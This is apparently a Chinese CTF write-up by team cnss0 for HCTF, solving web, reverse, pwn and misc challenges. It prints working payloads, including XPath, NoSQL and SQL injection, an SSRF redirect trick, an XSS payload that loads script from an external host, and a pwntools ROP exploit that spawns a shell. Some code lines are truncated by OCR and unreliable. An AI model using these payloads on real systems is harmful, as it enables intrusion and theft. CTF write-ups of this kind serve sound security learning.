队伍cnss0

WEB

Injection

Googole了下xpath，发现了之前hctf的payload：']//*|//*[' 看来是输出所有节点喽，类似于//users/user[name/text()='user0']。所以这次payload为http://120.26.93.115:24317/0311d4a262979e312e1d4d2556581509/index.php?user=user1%27]%20|%20//*|%20//*[%27

Personal blog

看到博主名字是LoRexxar，上github上搜下，https://github.com/LoRexxar/LoRexxar.github.io/blob/master/here%20is%20f10g.html 发现flag，解开base64即可。

fuck ===

看见三个等号就感觉不是碰撞了的样子，我们知道md5如果传入的是数组会返回false，那么只需要a和b为不同的数组即可。

http://120.26.93.115:18476/eff52083c4d43ad45cc8d6cd17ba13a1/index.php?a[]=1&b[]=2

404

看到404就看下头是不是真的404，发现先302了一次，在response header里发现flag。

flag:hctf{w3lcome_t0_hc7f_f4f4f4}

Hack my net

在response header里有几个关键点：

Config: http://localareanet/all.confNotice: .Css Proxy v1.0看来代理规则在这个all.conf里面，设法通过ssrf读它。直接输入http://120.26.224.102:25045/ea57f09ea421245047b86eaba834fae1/?u=http://localareanet/all.conf，发现被重定向，应该有域名限制，

尝试域名欺骗。http://120.26.224.102:25045/ea57f09ea421245047b86eaba834fae1/?u=http://nohackair.net:80@localareanet/all.conf，发现501 File Not Allowed!。

尝试读自己服务器的css，http://120.26.224.102:25045/ea57f09ea421245047b86eaba834fae1/?u=http://nohackair.net:80@www.hackblog.cn/zb_users/plugin/NewReview/style.css，发现可读。

看来服务器通过判断Content-Type:text/css来判断是否可以显示出来。自己写个php，输出两个header，尝试location读取all.conf

```
<?php
header("Content-Type: text/css");
header("Location: http://localareanet/all.conf");
?>
```

http://120.26.224.102:25045/ea57f09ea421245047b86eaba834fae1/?u=http://nohackair.net:80@www.hackblog.cn/hctf.php，得到flag。

MMD

这个题居然是我第一个交的，好无聊。

尝试name=admin’ or ‘1’=’1&password=123 ，居然返回500。想起题目是MMD，是不是mongodb的意思，尝试name=admin’ || ‘1’==’1&password=123返回开心吗～233333，看来语句写对了，解析来就是盲注了。

name=\&password=|| 1==1 %26%26 '1'=='1 (true)
name=\&password=|| 1==2 %26%26 '1'=='1 (false)
name=\&password=|| db.getCollectionNames().length==3 %26%26 '1'=='1 (true)
name=\&password=|| db.getCollectionNames()[0].length==4 %26%26 '1'=='1 (true)
name=\&password=|| db.getCollectionNames()[0][0]=='H' %26%26 '1'=='1 (true)
name=\&password=|| db.getCollectionNames()[0][1]=='C' %26%26 '1'=='1 (true)
name=\&password=|| db.getCollectionNames()[0][2]=='T' %26%26 '1'=='1 (true)
name=\&password=|| db.getCollectionNames()[0][3]=='F' %26%26 '1'=='1 (true)

至此我们得到了第一个集合名为HCTF，注入内容就用脚本吧。先把内容tojson下看看长度。

name=\&password=|| tojson(db.HCTF.find()[0]).length == 87 %26%26 '1'=='1 (true)
name=\&password=|| tojson(db.HCTF.find()[0])[0] == '{' %26%26 '1'=='1 (true)


看来json成功了，应用下面的脚本就可以跑出flag了。

python脚本代码如下：

```
import requests

c = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/_:?'\"{\
\"
res = ""
for i in range(0,87):
    for ch in range(0,68):
        exp = "|| tojson(db.HCTF.find()[0])[%d] == '%s'  && '1'=='1" % (i,c[ch])
        payload = {'name':'\\','password':exp}
                                                r    =    requests.post("http://
120.26.93.115:12306/05e8309820953e7620a1ee47441243b6/check.php",data=payload)
        if '233333' in r.content:
            res = res + c[ch]
            print res
            break;
```


截图如下：



easy xss

此题本人解法和正常解题思路不同，已经和工作人员沟通过得到flag。

因为errormsg可控，只需要让try不成功就行。那么只需要$.get这个函数没定义即可，方法就是让http://libs.baidu.com/jquery/1.9.1/jquery.min.js 不能成功加载。我们知道引用js会带referer的，只要百度限制referer的长度小于这个题目的url限制长度就可以xss喽。因此payload为：http://120.26.224.102:54250/0e7d4f3f7e0b6c0f4f6d1cd42473 2ec5/index.php?errmsg=\x3C\x73\x63\x72\x69\x70\x74\x20\x73\x72\x63\x3D\x22\x68\x74\x74\x70\x3A\x2F\x2F\x77\x77\x77\x2E\x68\x61\x63\x6B\x62\x6C\x6F\x67\x2E\x63\x6E\x2F\x78\x73\x73\x2E\x6A\x73\x22\x3E\x3C\x2F\x73\x63\x72\x69\x70\x74\x3E&b=1234567890.....(n*1234567890).....1234567890 截图如下：




上图可以看出jquery请求400了，成功触发异常处理，通过document.wite写入16进制，然后就xss喽。

confused question

注释中提示 login.php.txt ，看看代码中有几个关键点。
if(!isset($_SESSION['admin'])){$loginStr = str_ireplace('admin','guest',$loginStr);}
parse_str($loginStr,$loginStr);
这两个都是对字符串做处理，加入我传入的是数组，就不会经过这两个函数了。然后还有就是他会把包括数组里的所有变量addslashes。但是我们不传入loginstr[admin][username]，仅仅是loginstr[admin]，根据php数组特性，不管admin数组下的任何元素的第一个字母均是admin值的第一个字母。因此我们构造
GET loginstr[admin]=%27&
POST password=%20or%201=1%23
得到sql为 select * from admin where username = '\' and password = 'or 1=1#' 触发注入，得到flag。

MC服务器租售中心 - 1（真的不是玩MC）

网站中发现了kirie的博客，翻一翻文章发现http://kirie.hack123.pw/page/13/ 需要密码，尝试123456，得到后台地址。接下来需要找他生日，继续翻文章，发现http://kirie.hack123.pw/page/8/ 附件有个火车票（虽然是ps的），通过身份证得到生日19940518，尝试登录后台。Kirie:19940518 。登录之后需要手机验证码和身份证后4位，身份证已经有了，验证码在网页源码里。<head>之后有一个debug注释，输入下面注释的6位随机码成功登录。
在main.php的注释中提示{"username":"xxxx","level":"99"}
在cookie中得到base64 ht=hb5TnsUzD+UmXhUb67ulTCaMYRahyjBN9ydGn6LNOes=
但是base64解不开，感觉是采用替换密码表的方式进行变异加密。根据base64计算明文位数为32位，因此可以猜测json为{"username":"kirie","level":"0"} ，采用暴力破解的方式，我们知道base64是把字符串从左到右每三个字母进行编码，那么json的 :"0 对应base64的倒数第五位到第八位，实际影响0的是倒数第五位和倒数第六位，用burp跑一下两个字符的数字大小写字母的所有组合。即可跑出。
截图如下：



COMA WHITE

既然是js加密，先把packed解开。在控制台里console.log下即可。

```
$.subscribe("step_0", function (e, data) {
    var flag = data.flag;
    var edwardNorton = [1, 2, 1, 1, 1, 2, 1, 1, 2, 1, 2, 2, 2, 1, 2, 1, 2, 1, 1, 2, 1, 2];
    var davidFincher = [];
    var nortonPointer = 0;
    $.each(edwardNorton, function (index, val) {
        var dfPart = flag.slice(nortonPointer, nortonPointer + val);
        nortonPointer += val;
        davidFincher.push(dfPart)
    });
    $.publish("step_1", {
        davidFincher : davidFincher
    })
});
$.subscribe("step_1", function (e, data) {
    var davidFincher = data.davidFincher;
    var bradPitt = [];
    $.each(davidFincher, function (index, val) {
        var bpPart = FFBA94F946CC5B3B3879FBEC8C8560AC(val);
        bpPart = AD9539C3B4B28AABF6F6AF8CB85AEB53(bpPart);
        bpPart = E3AA318831FEAD07BA1FB034128C7D76(bpPart);
        bradPitt.push(bpPart)
    });
    var MarilynManson = bradPitt.join();
    if (BF5B983FF029B3BE9B060FD0E080C41A(MarilynManson) === coveredFlag) {
        showAlertBox("THE FLAG YOU GIVEN IS CORRECT, YOU ARE SUPPOSED TO SUBMIT IT.")
    } else {
        showAlertBox("THE FLAG YOU GIVEN IS NOT CORRECT.")
    }
});
$("#blood").on('submit', function (event) {
    event.preventDefault();
    var flag = this.flag.value;
    $.publish("step_0", {
        flag : flag
    })
});
```

看到从点击按钮到验证flag正误是个利用subscribe和publish绕圈过程，我们把js优化下，

得到

```
function fuck_hctf(flag){
    var edwardNorton = [1, 2, 1, 1, 1, 2, 1, 1, 2, 1, 2, 2, 2, 1, 2, 1, 2, 1, 1, 2, 1, 2];
    var davidFincher = [];
    var nortonPointer = 0;
    $.each(edwardNorton, function (index, val) {
        var dfPart = flag.slice(nortonPointer, nortonPointer + val);
        nortonPointer += val;
        davidFincher.push(dfPart)
    });
    var bradPitt = [];
    $.each(davidFincher, function (index, val) {
        var bpPart = FFBA94F946CC5B3B3879FBEC8C8560AC(val);
        bpPart = AD9539C3B4B28AABF6F6AF8CB85AEB53(bpPart);
        bpPart = E3AA318831FEAD07BA1FB034128C7D76(bpPart);
        bradPitt.push(bpPart)
    });
    var MarilynManson = bradPitt.join();
    if (BF5B983FF029B3BE9B060FD0E080C41A(MarilynManson) === coveredFlag) {
        showAlertBox("THE FLAG YOU GIVEN IS CORRECT, YOU ARE SUPPOSED TO SUBMIT IT.")
    } else {
        showAlertBox("THE FLAG YOU GIVEN IS NOT CORRECT.")
    }
}
$("#blood").on('submit', function (event) {
    event.preventDefault();
    var flag = this.flag.value;
    fuck_hctf(flag);
});
```

这样就简单明了了，根据var edwardNorton = [1, 2, 1, 1, 1, 2, 1, 1, 2, 1, 2, 2, 2, 1, 2, 1, 2， 1， 1， 2， 1， 2]； 知道加密规则是讲字符串按上述顺序分组，如abcdefgh分为a,bc,d,e,f,gh，那么好说了，我们直接爆破出密码表，把密文进行比对就行。生成密码表代码如下

```
function fucksub(flag){
        var teststr="";
        var edwardNorton = [1, 2, 1, 1, 1, 2, 1, 1, 2, 1, 2, 2, 2, 1, 2, 1, 2, 1, 1, 2, 1, 2];
        var davidFincher = [];
        var nortonPointer = 0;
        $.each(edwardNorton, function (index, val) {
            var dfPart = flag.slice(nortonPointer, nortonPointer + val);
            nortonPointer += val;
            davidFincher.push(dfPart)
        });
        var bradPitt = [];
        $.each(davidFincher, function (index, val) {
            var str = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789!@#$%^&*()_+-=~`[]{}|\":;'?"
            for(i=0;i < str.length;i++){
                var tmp1 = str.charAt(i);
                var bpPart = FFBA94F946CC5B3B3879FBEC8C8560AC(tmp1);
                bpPart = AD9539C3B4B28AABF6F6AF8CB85AEB53(bpPart);
                bpPart = E3AA318831FEAD07BA1FB034128C7D76(bpPart);
                teststr = teststr + tmp1 + "-"+bpPart+" <br />";
                for(j=0;j < str.length;j++){
                    var tmp2 = str.charAt(j);
                    val = tmp1+tmp2;
                    bpPart = FFBA94F946CC5B3B3879FBEC8C8560AC(val);
                    bpPart = AD9539C3B4B28AABF6F6AF8CB85AEB53(bpPart);
                    bpPart = E3AA318831FEAD07BA1FB034128C7D76(bpPart);
                    teststr = teststr+val+"-"+bpPart+" <br />";
                }
            }


        });
        document.write(teststr);
        var MarilynManson = bradPitt.join();
        if (BF5B983FF029B3BE9B060FD0E080C41A(MarilynManson) === coveredFlag) {
            showAlertBox("THE FLAG YOU GIVEN IS CORRECT, YOU ARE SUPPOSED TO SUBMIT IT.")
        } else {
            showAlertBox("THE FLAG YOU GIVEN IS NOT CORRECT.")
        }
}
```

这样点击那个check按钮就会生成大小写字母和数字和符号的密码表，截图如下

```
A-7e56035a736d269ad670f312496a0846
AA-3a4f3f97e31dec27f0ba2c2bafdfe31a
AB-36fa3c5c72a8d87fc2b5b536ff691a27
AC-3d1bc5e8d1a5a239ae77c74b44955fea
AD-b229d1d149e5164ecf5ccc65ffae12d0
AE-4605b7b4dcfaefadd6ba35e5f0070fa9
AF-46a2f03c19e00e52a50d3a91b72abb8f
AG-99b189b9d215771d3309fe5e713bc0a7
AH-640763959d0cf8bd08a10c9c3cc4ab6c
AI-656ae3a830e5e1e6fe855eb7c126f478
AJ-c057f732903bc0a0db9baf02a42170c3
AK-c4835880161d0e72781bf826a25529af
AL-758cf0c5a2983e986f2bfac595d9c03c
AM-31a25b3f0b09f54b04a93bed43974114
AN-6eb49c342f130cbe243656045f12893c
AO-f4eaad06e05838c3895e279c1c680fdf
AP-7b026013f75f41c199ba529260c5002f
AQ-5fe3981e823803e282ec942c197d11bd
AR-e44caccfa08ddc3c61d7e0f7433e0ac8
AS-3f8839ae65cb92868aa6ffc183600d68
AT-2de07b8d5af62986d607610fdd918308
AU-c2bff0ff8aa13dd4e9484af89deed280
AV-bb0eda3d399c5f7868ff9dc0c0ab1ec6
AW-572ae511a3f9f65b8f86352dba176797
AX-45a51cac0cfa873e8c808b18ef399499
AY-78203411447e933801a1c1b5d4f44bec
AZ-fe894322a9986283a3d1da3566f49ce2
Aa-4035bbc636d3f53363b5a1209c3ffe1b
Ab-b733dca3552d1b7ab4d05b99d0dfdd7e
Ac-48bcd1a7373d8ad0826d0f78746978b2
Ad-284995dc62fd093aad535958c4b35ffe
```

然后每32位密文对应一个或两个明文，挨个比对即可得到flag

RE

真的很友善的逆向题（福利）

IDA找到DialogFunc 然后切od把MoveWindow的hWnd参数全改成0
然后看算法
先确定长度是22
然后它调用两个函数检查flag
第一个是确定HCTF{...}
第二个是把剩余输入的前12位做一个变换
然后接下来又把上述的12位中的4对交换位置
交换位置后有个明文比对
黑盒把明文对应的字符解出来得到UareS0cLeVer
然后最后四位是一个数分别和He42异或
这里懒得看就直接穷举了一下
感觉大概能用的有He42 Id53 Jg60 Kf71 La06 Nc24 Ob35
试了一下是Jg60
所以Flag:HCTF{UareS0cLeVerJg60}

PWN

BrainFuck

写bf程序，这个把我坑了一下orz，总之返回地址是libc_start
根据返回地址算出system地址，/bin/sh地址，再找个gadget，
>pop rax
>pop rdi
>call rax
py脚本截图如下

```
from pwn import *

io=remote("120.55.86.95", 22222)

io.sendline('460da28ce426b6768f5ef3aa70f93a6e')
io.recvuntil('OK\n')

io.send('+'+'[>,]'+'>'*0x11+'.>'*8+'<'*0x8+',>'*0x18+']q')


for x in range(0x206):
    io.send('\x01')
    print "char %d"%x

io.send('\x00')

temp=u64(io.recvn(8))
print "base=%x"%temp

base=temp-(0x21dd0+245)

gadget=0xfa479
system=0x46640
bin_sh=1559771
system_addr=base+system
bin_sh_addr=base+bin_sh
gadget_addr=base+gadget

print "sys=%x "%system_addr
print "bin_sh=%x "%bin_sh_addr
print "gadget=%x "%gadget_addr

payload=p64(gadget_addr)+p64(system_addr)+p64(bin_sh_addr)

io.send(payload+'\x00\x00')
io.interactive()
```

MISC

What Is This

用virtua nes打开这个文件，上来就是无限命，不知道是不是bug，按+号加速通关，只需要5分钟的样子，在游戏结尾的视频中得到FLAGIS.....，具体是什么不记得了，不过有一个字母被直升机挡住了，不过前面是FUCKY?U，一猜就知道被挡住的是O

Andy

没什么好说的，拆包，dex2jar，反编译
![Andy1](./Andy1.png)
可以看到主要的函数，映射，base64，字符串反向
写个py脚本跑一下就出来了

截图如下：

```
orig='SRlhb70YZHKvlTrNrt08F=DX3cdD3txmg'
str1='W,p,X,4,5,B,q,A,6,a,V,3,r,b,U,s,E,d,C,c,D,O,t,T,Y,v,9,Q,2,e,8,P,f,h,J,N,g,u,K,k,H,x
str2='0 1 2 3 4 5 6 7 8 9 a b c d e f g h i j k l m n o p q r s t u v w x y z = A B C D E
ret=''

for i in orig:
    ret+=str2[str1.index(i)]

import base64
print(base64.b64decode(ret)[::-1])
```

送分要不要？（萌新点我）

Binwalk下

41891	0xA3A3	End of Zip archive
42020	0xA424	PNG image, 1366 x 768, 8-bit/color RGBA, non-int

发现zip结束到png开始有一段区域，用c32asm看下

```
0000A390 03 D1 01 E4 A0 E0 D4 2E 03 D1 01 E4 A0 E0 D4 2E .?鍣嗤..?鍣嗤.
0000A3A0 03 D1 01 50 4B 05 06 00 00 00 00 01 00 01 00 5A .?PKK.........Z
0000A3B0 00 00 00 49 A3 00 00 00 00 52 31 6B 30 52 45 31 ...I?...R1k0RE1
0000A3C0 4E 57 6C 68 48 55 54 4E 45 54 55 34 79 51 30 64 NWlhHUTNETU4yQ0d
0000A3D0 61 51 31 52 4E 55 6B 70 55 52 30 55 7A 56 45 64 aQ1RNUkpUR0UzVEd
0000A3E0 4F 55 6C 52 48 56 6B 52 45 54 56 46 61 57 45 64 OUlRHVkRETVFaWEd
0000A3F0 4E 4D 6C 56 4E 54 6C 70 55 52 30 31 5A 52 45 74 NMlVNTlpUR01ZREt
0000A400 53 55 6C 52 48 54 56 70 55 53 55 35 61 56 45 63 SUlRHTVpUSU5aVEc
0000A410 30 4E 46 52 46 54 55 70 59 53 56 45 39 50 54 30 0NFRFTUpYSVE9PT0
0000A420 39 50 54 30 89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 9PT0墒NG........
0000A430 49 48 44 52 00 00 05 56 00 00 03 00 08 06 00 00 IHDR...V........
0000A440 00 CF 3E 3C C2 00 00 00 09 70 48 59 73 00 00 0E .?<?...pHYs.....
```

尝试base64 base32 base16 得到flag